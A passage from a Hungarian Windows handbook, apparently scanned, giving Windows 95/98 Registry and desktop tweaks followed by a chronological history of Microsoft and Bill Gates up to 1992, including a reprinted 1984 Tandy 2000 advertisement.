utasítás hatására (mintha kiadtuk volna a Start – Leállítás – Leállítás parancsot). Ez az utasítás kiadható egy batch fájl részeként, vagy parancsikon létrehozásánál a Parancssorba is beírhatjuk.

9. A Registry használata (Start – Futtatás – **regedit**):

Fontos! Az állításokat körültekintően végezzük el. Ha valamit elrontunk, tönkretehetjük a Windowst (visszaállítás → 79.oldalon, Windows 95-nél az előző állapotot a **system.da0** és az **user.da0** fájlok tartalmazzák, valós módban ezeket kell átnevezni)! A módosítások után indítsuk újra a Windowst!

- A felesleges .DLL-ek letörlése (elvileg egy program uninstallásakor magától megtörténik, csak hát nem mindig):

  Sajátgép \ HKEY_LOCAL_MACHINE \ Software \
  Microsoft \ Windows \ CurrentVersion \ SharedDLLs

  A „(0)" jelű sorokat nem használja a rendszer, kitörölhetők, ezáltal a Registry mérete csökken, gépünk egy kicsit gyorsabb lesz.

- Bekapcsoláskor a Windows nem csak az Indítópultban és az **autoexec.bat**-ban található programokat tölti be. A „jobb" programok a Registrybe írják be magukat, mégpedig a következő helyre:


  Sajátgép \ HKEY_LOCAL_MACHINE \ Software \
  Microsoft \ Windows \ CurrentVersion \ Run

  Ha minden törlés ellenére elindulnak, innen kitörölve többé nem fognak.

- (Elsősorban Windows 95) A Sajátgép és a Windows Intéző ablakaiban minden .BMP fájl képe ne a Társítással hozzárendelt ikon, hanem magának a fájlnak a kicsinyített képe legyen:

  Sajátgép \ HKEY_CLASSES_ROOT \
  Paint.Picture \ DefaultIcon


  A jobb oldalon kattintsunk kettőt az „Alapértelmezett" szóra és a **C:\Progra~1\Access~1\MSPAINT.EXE,1** értéket írjuk át **%1**-re. Figyelem: az átállítás lassítja gépünk működését! Az eredmény (a BMP fájlok ikonjait nézzük meg alaposabban):



- (Windows 95-nél nem igazán) Az Internet Explorer szürke felületének színesítése:

  Sajátgép \ HKEY_CURRENT_USER \ SOFTWARE \
  Microsoft \ Internet Explorer \ Toolbar

  Az ablak jobb részén jobb egérgomb, Új, Karakterlánc. Írjuk be: *BackBitmap* és üssünk Entert, ez lesz a neve. Kattintsunk rá kettőt, és értéknek írjuk be pl: `c:\win98\felhők.bmp`. Az eredmény:



- Érdekesség: a gyökérkönyvtár `system.1st` fájlja is egy Registry fájl, amelyet a Windows a telepítéskor készített el. Ha ezt a fájlt átmásoljuk a `system.dat` helyére, visszakapjuk a számítógép telepítés utáni állapotát.

10. A parancsikonok bal alsó sarkában található nyíl eltüntetése: az Asztalon jobb egérgomb+Tulajdonságok, Megjelenés fül, az Elem-nél válasszuk ki az „Ikon"-t és mellette a Méret mezőt 32-ről állítsuk át 30-ra. A kis nyilak eltűnnek ugyan, de néhány esetben az ikonok nem teljesen látszódnak, a szélei lemaradnak.

20.

A MICROSOFT TÖRTÉNETE

A Microsoft története szorosan összefügg Bill Gates és a Windows történetével és egyben a számítástechnika hőskorát, kezdetét is jelenti. A most következő összefoglaló nem teljes, szükségszerűen kimaradtak események, illetve kapcsolódó események.

Elektronikus források:

http://www.microsoft.com/billgates/ (→a hivatalos kronológia!)
http://www.primenet.com/~jforbes/winhist/windows.html
http://modemnet.net/windows_history.html
http://www.lyceum.org/historyday2000/2800/jo01000.html
http://www.ibm.com/ibm/history/
http://dailynews.yahoo.com/fc/Tech/Microsoft_Antitrust_Trial
http://www.mti.hu/dosszie/microsoft/

20.1. Kezdetek

William (Bill) Henry Gates III. 1955. október 28-án született, a Washington állambeli Seattle-ben. Apja jónevű ügyvéd, anyja, Mary eredetileg tanárnő, de otthagyja állását és a három gyerek nevelésének szenteli életét.

1968-ban kerül középiskolába, a szigorú neveléséről híres Lakeside magániskolába. A 60-as évek végén a számítógépek egész termeket betöltő berendezések voltak. Két vállalat uralta a piacot, az International Business Machines (IBM) és a Digital Equipment Corporation (DEC). A gimnázium vezetői 1968 nyarán úgy döntenek, hogy bevezetik tanulóikat az informatikába, ebből a célból a General Electric cégnél bérelnek gépidőt, és beillesztik a tanrendbe, azaz a diákok terminálon keresztül használhatják a nemrégiben kifejlesztett DEC PDP-10 miniszámítógépet. Itt találkozik először Bill Gates a számítástechnikával, amely rögtön lenyűgözi. A BASIC[31] és az Assembly nyelv szakkönyvekből történő elsajátítása után a négy fiú – Bill Gates, Kent Evans, Paul Allen és Rick Weiland – rengeteg időt, sokszor éjszakákat töltenek a terminálok előtt. Később a négyes megállapodást köt a Computer Center Corporationnal, amely más cégeknek gépidőt kölcsönöz: szabadon használhatják a PDP-10-est, cserébe pedig átadják a szoftverben felfedezett hibák listáját. Amikor a hibajelentés 300 oldalas lesz, a DEC benyújtja a számlát és a CCC csődöt jelent. Ezután megbízzák őket egy bérprogram fejlesztésével, majd Bill és Paul órarend-programot készítenek gimnáziumuknak. Ezután ketten egy Traf-O-Data nevű céget alapítanak (traffic-közlekedés, data-adatok). A cég rövid élete alatt számítógép segítségével közúti forgalmi adatokat dolgoznak fel.

Paul Allen a Washington Egyetem informatikai szakára iratkozik be, majd programozóként belép a Honeywell céghez. Pár évvel később, 1973-ban Bill Gates jelentkezik a bostoni Harvard Egyetem matematika kurzusára. Itt találkozik Steve Ballmerrel.

20.2. Pici, puha[32], de a legerősebb

A továbbiakat lássuk éves bontásban:

1975-ben indult világhódító útjára a Microsoft (ejtsd Májkroszoft), Paul Allen és William H. Gates részvételével. Ebben az évben nyílt

[31] Beginners All-Purpose Symbolic Instruction Code, kezdők általános célú programozási nyelve. 1964-ben dolgozta ki Thomas Kurtz és a magyar származású John Kemeny (Kemény János), a new hampshire-i Dartmouth College-ban, főleg oktatási célokra. Kezdetben a BASIC programot soronként hajtották végre, később tértek át a fordítást követő futtatás módszerére. A BASIC a világ egyik legismertebb programozási nyelvévé vált az 1980-as évekre, modern változatát jelenleg is használják, pl. Visual Basic.

[32] A Microsoft szó rosszindulatúan Pici-puhának fordítható (micro-pici, soft-puha)

meg az első személyi számítógépeket forgalmazó bolt Los Angelesben, került kiadásra a BYTE magazin első száma és szintén ez évben alakult meg a Microsoft.

Egy Új-Mexikói cég a MITS (Micro Instrumentation and Telemetry Systems) kifejlesztett egy új számítógépet, az Intel 8080 CPU-ra épülő *Altair*[33]-t, melyhez speciális operációs rendszerre volt szükségük. A két fiatalember egy PDP-10-esen szimulálva az Intel 8080 működését, megírja az Altair BASIC-et, azaz a konkrét programozást, kódolást is ők végzik el. A MITS vezetőinek bemutatva sikert aratnak (érdekesség: a BASIC-et perforált szalagon olvassák be a gépbe). 1975 márciusában Paul Allen a MITS Szoftver-igazgatója lett és a vezetőség az Altair-en futó BASIC-re tette a voksot. Paul és Gates jogi okokból létrehoznak egy céget, amelynek neve a microcomputer és software szavakból összeállított *Microsoft* lesz. A szerződés értelmében a BASIC nyelv tulajdonosa a Microsoft, a MITS a terjesztésre kap jogot és minden eladott példány után díjat fizet a Microsoftnak.

A Microsoft nevet egyébként Gates használta először egy Paul Allen-nek írt levélben, 1975-ben. Egy évvel később Paul Allen kilépett a MITS-ből (mely egyre gyengébben szerepelt, mivel az Altair sokszor hibásan működött, rengeteg volt a vásárlói panasz) és főállásban beállt a Microsofthoz. Ekkor történt meg a Microsoft név hivatalos bejegyzése is ("to identify computer programs for use in automatic data processing systems; pre-programming processing systems; and data processing services including computer programming services"). A Microsoft nekifogott második legnagyobb termékük kifejlesztésének, a FORTRAN[34] személyi számítógépes változatának, amely 1977-ben került piacra, valamint más számítógéptípusokra átírják a BASIC-et. 1976-ban Bill Gates otthagyja az egyetemet (és egyelőre még nem is fejezte be).

Ezekben az időkben a cég „főhadiszállása" egy kis Albuquerque-i motelben volt (Új-Mexikó állam). Bill Gates ekkor részesült a szoftverkalózkodás negatív élményében. Rájött ugyanis, hogy az Altairhoz kifejlesztett Microsoft BASIC-et sokan lemásolják, ezért kap kevés jogdíjat.

---

[33] Az Altair-ról szóló hirdetés a Popular Electronics magazinban jelent meg, „Építsünk számítógépet házilag!" címmel. A 397 dollárba kerülő „gépet" (lényegében egy dobozba szerelt tápegység és két kártya, billentyűzet, monitor és háttértár nélkül, kapcsolókkal programozható) a vásárló otthon szereli össze.

[34] FORmula TRANSlating system – tudományos felhasználásra készült programnyelv. Ma már nagyon ritkán használják.

Bill Gates munkában

Paul Allen & Bill Gates

A Pertec cég megvásárolja a MITS-t. A BASIC nyelv felhasználását illetően jogi problémák merültek fel a Pertec és a Microsoft között. A pert a Microsoft nyerte meg: jogot kapott a BASIC szabad árusítására. Évek alatt a Microsoft BASIC az akkori időszak összes számítógéptípusán elterjedt.

1978 folyamán készült el a Microsoft harmadik terméke, a Microsoft COBOL[35]-80 és megalapították első kereskedelmi irodájukat Japánban, a távol-keleti piac elérése céljából. A Microsoft kereskedelmi forgalma átlépte az 1.000.000 dollárt. Folyamatosan bővülő kapcsolatokat alakítanak ki különböző cégekkel.


1979-ben a Microsoft kifejlesztette a 8080 BASIC-et, amely elnyerte az ICP Million Dollar Award-ját. Ez azért is volt rendkívül figyelemre méltó esemény, mivel ezt a díjat maiframekre írt programoknak adták, sohasem mikroszámítógépekre írt szoftvernek. Nem sokkal ezután megjelent a szoftver 16 bites verziója, a 8086 BASIC. Ehhez az eseményhez szokták kötni a 16 bites processzorok elterjedését világszerte. A cég új székhelye Bellevue lesz (Washington állam) és létrehoznak egy hídfőállást Európában, Belgiumban.

1980-ban a Microsoft elkészítette a Z80 SoftCard-ot, amelyet az Apple II[36] számítógépbe helyezve, a felhasználó 8080-as programo-

[35] Common Business Oriented Language – gazdasági (kereskedelmi) célokra kifejlesztett programnyelv.

[36] Az *Apple* (Alma) számítógépek megalkotói, Steve Wozniak és Steve Jobs, középiskolás koruktól ismerték egymást. Steve Jobs Palo Alto-i szobájában Wozniak megépíti az Apple I-et és miután néhány tíz darabot sikerül eladniuk, elkészíti az Apple II-t, színes képernyővel, billentyűzettel és BASIC-kel, 1340 USD-os ára már megfizethető. Miután egy milliárdos biztosítja a tőkét a kezdeti vállalkozáshoz, elindul az Apple világhódító útjára.

kat futtathatott gépén, kisebb módosítások után, majd a Microsoft SoftCard-ot, az első hardver terméket, mellyel CP/M-80[37]-ra írt programokat futtatott az Apple II-n.



Az Apple II számítógép, mögötte a cégalapítók:
John Scully, Steve Jobs és Steve Wozniak.


A cég ekkor jelentette be a Microsoft XENIX OS-t, a 16-bites processzorokra készített interaktív, többfelhasználós, többfeladatos operációs rendszert, amelyet futhatott Intel 8086, Zilog Z8000, Motorola M68000, és DEC PDP-11 alapú komputereken. A Microsoft valamennyi eddigi programját felkészítette a XENIX-en való működésre. Ez évben lépett be Steve Ballmer, aki a vállalat egyik vezetője lesz.

A nagy- és miniszámítógépes rendszereiről méltán hírnevet szerzett amerikai óriás, az IBM (kék öltönyös dolgozóiról elnevezve Big Blue – a Nagy Kék), a mikroinformatika fejlődését felismerve elhatározza, hogy egy személyi számítógép kifejlesztésével belép a piacnak e részébe. A vezérkar az Acorn (Makk) fantázianevű gép

[37] *CP/M* – Control Program for Microcomputer. Gary Kildall, a Monterrey Tengerészeti Iskola informatikatanára által az Intel 8080-ra kifejlesztett, majd az általa alapított Digital Research méltán híres operációs rendszere.

kidolgozására egy évet ad és az ún. Chess (Sakk) bizottság fedőnevű fejlesztőcsapat elkülönítve, szabad kezet kapva kezdi meg munkáját. A bizottság vezetője rövidesen Philip D. Estridge lesz, ma őt tartjuk a személyi számítógépek „kitalálójának" – azzal együtt, hogy már léteztek személyi számítógépek (bár ekkor inkább a Home Computer – házi számítógép kifejezést használták), pl. az angol Sinclair cég gépei. A Microsoft eddigi sikereinek hatására Bill Gates cégét kérik fel az operációs rendszer (pontosabban a ROM-BASIC) megírására és ezzel megindult a két cég hosszú évekig tartó együttműködése. Operációs rendszerként először a legelterjedtebb CP/M-re gondolnak, ám a tárgyalások kudarcba fulladtak a Digital Research céggel, végül a Microsoft vállalta ennek elkészítését is. A szerződés része, hogy a Microsoft saját maga is árulhatja az újonnan kifejlesztett operációs rendszert. Az IBM leszállítja az új gép prototípusát, és a fejlesztés megkezdődik, nagy biztonsági intézkedések közepette.

1981. Bill Gates megszerezte a Microsoft teljes tulajdonrészét és a továbbiakban, mint elnök, Paul Allen mint alelnök vezetik a céget. *1981. augusztus 12*-én az IBM PC (PC=Personal Computer, személyi számítógép) kereskedelmi forgalomba került, 1.565 dolláros áron, operációs rendszere az MS-DOS[38] 1.0 volt. Az IBM-mel kötött szerződés alapján a Microsoft átadta a DOS forráskódját – amely mintegy 4000 Assembly sort tartalmazott – az IBM-nek, továbbá mindkét cégnek jogában állt azt módosítani, és sajátjaként forgalmazni. Így történt, hogy egyszerre kétféle, egymással kompatibilis DOS volt a piacon, az IBM PC-DOS és a Microsoft MS-DOS. A Digital Research hosszas késéssel, 1982. áprilisában hozza ki az IBM PC-re átírt CP/M-86-ot, így az MS-DOS terjedt el. A Microsoft kiadta a BASIC, COBOL, PASCAL és egyéb programnyelveit is.



Az IBM PC

[38] Az MS-DOS alapjául Tim Paterson, a Seattle Computer Products programozója által az Intel 8086-ra kifejlesztett *QDOS* (Quick and Dirty Operating System, kb. Gyors(an összecsapott) és Piszkos Operációs Rendszer) szolgált, melyet a programozó az IBM gépre jelentősen továbbfejlesztett. Paterson belépett a Microsofthoz és a cég megvásárolta a QDOS jogait az SCP-től.

1982. A Microsoft kialakította saját emblémáját, csomagolási arculatát és terméktámogatási rendszerét. Kifejlesztésre került a Microsoft Local Area Network (MILAN), amely különböző típusú számítógépeket kapcsolt össze és e-mailezési lehetőséget biztosított. Kialakulóban egy új kapcsolat: az új Apple Macintosh számítógépre fejlesztenek programokat.

Közben kiadják a magyar származású Charles Simonyi aktív közreműködésével készült *Multiplan* programot. Ezt a táblázatkezelőt az Apple II-n és az IBM PC-n már használatos és bestseller VisiCalc konkurrenciájának szánják, de a pálmát egy harmadik, az 1982. végén bemutatott, a Lotus Development Corporation terméke, a Lotus 1-2-3[39] aratja le. Később a Lotus megvásárolja a VisiCalc-ot kifejlesztő, a csökkenő eladások miatt hanyatló céget, a Software Arts-t és a VisiCalc eltűnik a történelem süllyesztőjében.

Ebben az évben már több IBM PC-t adnak el, mint Apple-t.

1983. Paul Allen lemondott a Microsoftnál betöltött tisztségéről, de a vezetőségben maradt. A Microsoft elkészítette kétgombos egerét, a *Microsoft Mouse*-t, amelyet minden IBM PC-n és vele kompatibilis számítógépen használni lehetett, ahol MS-DOS futott. Ebben az évben jelent meg a *Microsoft Word for MS-DOS 1.0*[40], melynek kidolgozásában Charles Simonyi felhasználta az általa még régebben, a Xerox-nál elkészített *Bravo* programot. A terméket egy addig szokatlan módon reklámozták: a PC World magazin címlapjába belefűztek egy-egy demo-lemezt (a nyomtatás és mentés kivételével mindent tudott); a teljes változat 375 dollárba került. Megjelent az MS-DOS 2.0 és színre lépett a *Microsoft Windows*: 1983. november 10-én jelentették be fejlesztését. A bejelentés oka lehetett, hogy megjelent a VisiCorp cég VisiOn-ja és más cégek is kezdték tervezni saját grafikus felületű rendszerüket.

---

[39] Az 1-2-3 jelentése: táblázatkezelő, grafikonkészítő és dokumentumkezelő.

[40] Az első szövegszerkesztő az Apple II-n futó Electric Pencil volt, melyet egy egykori hollywoodi forgatókönyvíró írt az 1970-es években. Később készült a Micropo cég nevével fémjelzett WordMaster, majd átdolgozott változata a Wordstar (1979), amely a VisiCalc-hoz hasonlóan rendkívül elterjedt, az IBM PC elterjedése után átírták MS-DOS alá. A Microsoft a Word programmal erre a „harcmezőre" lépett be, de sokáig a Wordstar és az egyik egyetem berkeiből indult WordPerfect (az IBM PC-re 1982-ben írják át) az úr. A Multiplan és utána a Word kezdetekben csak Franciaországban aratott sikert és terjedt el nagyon, köszönhetően a jó marketingnek.

Microsoft Mouse

Ugyanakkor az IBM PC kompatibilis számítógépek (az ún. klónok) hatalmas mértékben elterjednek, egyúttal a Microsoft termékek elterjedését is segítik. E klónok nem voltak 100%-ban helyettesíthetők az IBM-mel. A Compaq kiadja az első hordozható számítógépet, a 14 kg tömegű Portable-t, amely az IBM-mel tökéletesen kompatibilis.

1984. Bemutatják az Apple cég új, „barátságos", *Macintosh* számítógépét, mely grafikus felhasználói felületével, az egérrel és az ikonok használatával óriási sikert arat. Két beépített szoftverrel kerül forgalomba, a MacWrite-tal és a MacPaint-tel.

A Macintosh felhasználók egyre növekvő tábora miatt a Microsoft átírta Mac-re a BASIC-et és a Word-ot, a Microsoft Press pedig megjelentette első két könyvét: Cary Lu: The Apple Macintosh Book (Az Apple Machintosh Könyve) és Peter Norton: Exploring the IBM PCjr Home Computer (Fedezzük fel az IBM PCjr házi számítógépet).

Az IBM az MS-DOS-t és a XENIX-et választotta a következő generációs személyi számítógépük, az IBM PC AT operációs rendszerének. Az IBM a PC-s piac egyik legnagyobb szereplője, így nagy figyelmet vívott ki magának a Microsoft ezzel a döntéssel. 1984. novemberében került kereskedelmi forgalomba az MS-DOS 3.1.

Közben az 1983-ban beígért Windows egyre késik, mert lassú, sok memóriát foglal és megbízhatatlan (a rosszmájúak szerint ezek a tulajdonságok a későbbi Windows változatokra is vonatkoznak). Megjelenik a Quarterdeck Desq-ja (több DOS program futtatására alkalmas ablakos rendszer) és beígérik a Digital Research GEM-et, amely nagyban hasonlítani fog a Macintosh interface-ére, hiszen az

alapok közösek: Xerox PARC (Palo Alto Research Center). A Windows-on is többek között egy hajdani PARC mérnök is dolgozik.

"Designing a revolutionary concept in software demanded a computer with extraordinary performance. The Tandy 2000 delivered."

Bill Gates
Chairman of the Board,
Microsoft

Bill Gates has been at the leading edge of personal computing from the very beginning. His company is a leading producer of microcomputer software.

"Our newest software product, MS-Windows, is an integrated windowing environment. It will let personal computer users combine individual programs into a powerful, integrated system.

"When we set out to design MS-Windows in color, we knew that the Tandy 2000 computer would let us turn an extraordinary product into a work of art. The graphics are sharp and crisp, and gave us a degree of creativity like nothing before.

"Our engineers were quite impressed with the processing speed of the Tandy 2000's 80186 microprocessor, too. And while the finished product will utilize the 2000's Digi-Mouse, the well laid out keyboard has helped us speed through the design stage.

"We're proud of our work. So when we want to show someone how great MS-Windows really is, we give them a demonstration. On the Tandy 2000."

Isn't it time you enjoyed peak performance from a personal computer? Go ahead, watch how much faster today's most sophisticated programs run on the high technology Tandy 2000.

You can choose from the hottest programs around, too, with our exclusive Express Order Software service.

Tandy 2000 systems start at $2999, and can be leased for only $105 per month*. Come in today and see what you've been missing.

Our new 1985 computer catalog is yours for the asking, at any Radio Shack Computer Center or participating Radio Shack store or dealer. Check out our complete line of microcomputers—from pocket models to lightweight portables, from powerful desktop computers to multi-user office systems. We have it all. That's why we invite comparison!

Available at over 1,200 Radio Shack Computer Centers and participating Radio Shack stores and dealers.

Radio Shack
COMPUTER CENTERS
A DIVISION OF TANDY CORPORATION

TANDY ADVANCED TECHNOLOGY Radio Shack

Engineered for Excellence!

We've introduced the latest in technology for over 10 years. The Tandy 2000 offers twice the speed, graphics resolution and disk storage of other MS-DOS systems.

A Byte magazin 1984. novemberi számában található hirdetésben Bill Gates, egy Tandy 2000 számítógép (80186 CPU, színes monitor) és az eljövendő Windows látható.

1985. A Microsoft 10 éves jubileuma. A cég árbevétele az év végére 140 millió dollár. Ebben az évben a Microsoft dolgozóinak létszáma 900 lett.

Az IBM kiadta TopView programját, a Digital Research kiadta a GEM-et és a Microsoft végre elkészült a *Windows 1.01-gyel* (1985. november 20.), mely 99 USD-ba került. Ekkor még az MS-DOS kiegészítésének számított, és grafikus felületet nyújtott a felhasználók számára. Változatai a Windows 1.01, 1.03 és 1.04, amelyben néhány hibát kijavítottak és többlet-lehetőségeket építettek be, pl. a PostScript támogatást. A Xerox-tól megvásárolt licenc jogot biztosított a Microsoftnak grafikus interface kidolgozására; az ablakok egymás mellett helyezkedtek el, nem egymáson, mint a Macintosh-nál. Írásbeli megállapodás is született a Microsoft és az Apple között.

Megjelent a Word 2.0-s változata, amely már támogatta az újonnan kifejlesztett lézernyomtatókat, nyomdai minőségre is képes volt.

Bemutatták a *Microsoft Excel* táblázatkezelőt (excel=kitűnik, kiemelkedik, jeleskedik), amelyet Macintoshra írtak meg. A program fejlesztése hosszú hónapokat csúszott személyi okok miatt: a fejlesztés fő programozója ellentétek következtében kilépett a Microsofttól, majd visszatért. Az Excel bemutatóján történtek szinte tipikusnak nevezhetők: előző este több forgatókönyvet is kipróbálnak, hogy a programot bemutató feladatsorozat hibamentesen (értsd programlefagyás-mentesen) lefusson, annyi hiba volt még az új szoftverben. A bemutató egyébként fényesen sikerült és a program jobban elterjedt, mint az addig használt Lotus 1-2-3, illetve a később kiadott Lotus Jazz.

1986. áprilisban megjelenik az MS-DOS 3.2. A Microsoft jelenlegi székhelyére, Redmondba költözik (Washington állam), és kilép a tőzsdére. A Microsoft részvény nagyon kelendő, Gates vagyona ugrásszerűen nő. A Compaq kifejleszti (az IBM előtt!) a Deskpro 386-ost, az első Intel 80386-osra épülő gépet.

1987. Megjelent a Microsoft és az IBM közös fejlesztésű terméke, az Operating System/2 (OS/2) és a Microsoft Windows 2.0, amely kompatibilis volt az 1.01-es verzióval és az OS/2-vel is. Az IBM új számítógéptípusába, a PS/2-be a már ekkor sem túl modern Intel 286-os CPU-t tette és mellé adta a vadonatúj OS/2-t. Ráadásul a

szerzői jogok miatt új busz-szabványt is tartalmazott (MCA), melyre válaszul a többi gyártó megalkotta a régi kártyákat is fogadni képes EISA-t. Ezeknek köszönhetően a PS/2-OS/2 párosítás nem lett sikeres. Megjelent a Bookshelf (Könyvespolc) a Microsoft első, CD-ROM-on kiadott terméke, amely elindította a CD-ROM technológia PC-s elterjedését. Ugyancsak ez évben jelent meg az Excel Windows alá írt változata.

1988. A Microsoft folyamatosan fejlesztette operációs rendszereit: a Windows 2.0 frissített verzióját nem Windows 2.1-nek nevezték, hanem a rendszert kettébontották attól függően, melyik Intel processzszorra lett optimalizálva. Így két különálló rendszer jött létre: Windows 286, illetve Windows 386. Az MS/IBM OS/2 az 1.1-es verziószámba lépett egy megújult grafikus felhasználói felülettel, a Presentation Manager-rel. Kiadásra kerül az MS-DOS 4.0, év végén a 4.01.

1989. A Microsoft életre hívta multimédiás részlegét, amelynek a feladata kizárólag multimédiás termékek előállítása volt. Ebben az évben jelent meg a Microsoft Office, hajlékonylemezen és CD-ROM-on (!) terjesztve.

1990. A Microsoft elkészítette az MS-DOS idegen nyelvű, többek között orosz, arab, kínai, héber és japán verzióját. 1990-91 a Microsoft-IBM együttműködés végének évei. A válást kulturális, üzleti és technikai nehézségekkel indokolták, amelyek lehetetlenné tették a további közös munkát. Mindkét cég bejelentette: külön-külön tovább folytatják az OS/2 operációs rendszer fejlesztését (ez lesz majd az IBM OS/2 2.0-s változata, illetve a Windows NT).

Nem sokkal ezután bejelentették a Windows 3.0 elkészültét. A program igazi sikert hozott, ugyanis a Microsoft átlépte az egymilliárd dolláros forgalmat. A terméket látványos marketing-kampányban vezették be. Közben a Digital Research kiadta a DR-DOS (az MS-DOS-szal kompatibilis, de jobbnak tartott) operációs rendszert.

1991. Piacra került az Excel 3.0, egyszerre Windows 3.0-ra, Macintosh-ra és OS/2-re. Megjelent a Microsoft által kifejlesztett BallPoint Mouse (közkeletű nevén „hanyattegér"). Megszületett a *Visual BASIC* első verziója is, amely magában foglalta a grafikus tervezői felületet a könnyen tanulható, többcélú programozási nyelvvel és egy .EXE fordítóval egyetlen csomagban. A Microsoft bejelentette:

az OS/2 tapasztalatai alapján az új, MS-DOS-tól teljesen független operációs rendszerének a neve Windows NT lesz. (Az akkori szaksajtó az NT betűszót a „New Technology"-nak, azaz új technológiának a rövidítéseként aposztrofálta, ám később egy Microsoft vezető ezt határozottan cáfolta.) Megjelent az MS-DOS 5.0 és a Windows 3.0 multimédiás kiegészítése (Multimedia Extension).

1992. A Microsoft hatalmas televíziós kampányba kezdett, melynek témája „Making it Easier" (Könnyebbé tesszük) volt. Hogy melyik volt a beharangozandó termék? A Windows 3.1, amely kijavította a Windows 3.0 hibáinak jelentős részét, és alapszintű multimédiás érzetet nyújtott a felhasználók felé. A Windows 3.1 1992. április 6-án jelent meg.

Annak érdekében, hogy a Windows megnyílhasson a hálózatban dolgozók előtt, október 27-én kiadták a Windows for Workgroups 3.1-et, amelyet a WfW 3.11-es verzió követett (1993. november), mivel az első kiadásban több fejlesztési hiba maradt.

A szoftverkínálatban feltűnt a *Microsoft Access*, a relációs adatbázis kezelő program első verziója. Bill Gatest kitüntette az akkori amerikai elnök, George Bush (National Medal of Technology for Technological Achievement). Megtörtént az egyesülés az amerikai Fox céggel (az évek folyamán a Microsoft több céget is magába olvasztott, illetve együttműködést alakított ki velük).

